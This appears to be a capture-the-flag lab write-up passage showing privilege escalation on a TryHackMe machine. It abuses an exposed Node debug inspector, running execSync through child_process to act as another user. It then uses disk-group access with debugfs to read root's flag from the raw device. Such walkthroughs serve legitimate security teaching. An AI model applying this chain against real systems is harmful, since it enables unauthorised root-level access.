find / -name "user.txt" 2>/dev/nullidcat /home/poolside/user.txt
THM{w4rm_s3s******************}#Privesc enumeration
The briefing said to follow the previous climber's footprints, and someone did leave a trail. poolside's .viminfo still references a script the prior operator had open:
cat /home/poolside/.viminfoThe .viminfo points at /tmp/solve.js, but the file itself is gone (cleared on reboot) the leftover reference is the footprint: someone edited an exploit script here and climbed this exact route before me.
The actual lever is a service. Digging through /opt turns up a telemetry app owned by a different user.
cat /opt/pipelinesvc/telemetry/processor.js
It's a harmless-looking occupancy processor on a 5-second setInterval — but the important part is how it's launched:
systemctl cat lotus-telemetry# ...# ExecStart=/usr/bin/node --inspect=127.0.0.1:9229 /opt/pipelinesvc/telemetry/processor.js# User=pipelinesvc--inspect=127.0.0.1:9229 means the Node debug inspector is live, bound to localhost, running as pipelinesvc. Anything local that can reach 9229 can attach and run arbitrary JS in that process. That's the stranger sitting down in a session that's still warm.
#Node inspector → pipelinesvc
Attach to the live inspector from the poolside shell.
node inspect 127.0.0.1:9229Then, inside the debug> REPL, evaluate in the target's context to confirm who I've become:
debug> exec process.mainModule.require('child_process').execSync('id > /tmp/pipe.txt 2>&1')cat /tmp/pipe.txt# uid=995(pipelinesvc) gid=995(pipelinesvc) groups=995(pipelinesvc),6(disk)pipelinesvc and crucially it's in group disk (gid 6).
#disk group → root
disk group membership is read/write on the raw block devices, which is effectively root regardless of file permissions I can read root's files straight off the underlying filesystem.
debug> exec process.mainModule.require('child_process').execSync('debugfs -R "cat /root/root.txt" /dev/nvme0n1p1 > /tmp/rf.txt 2>/dev/null || true').toString()cat /tmp/rf.txt
THM{r4w_d1sk_4c*******************}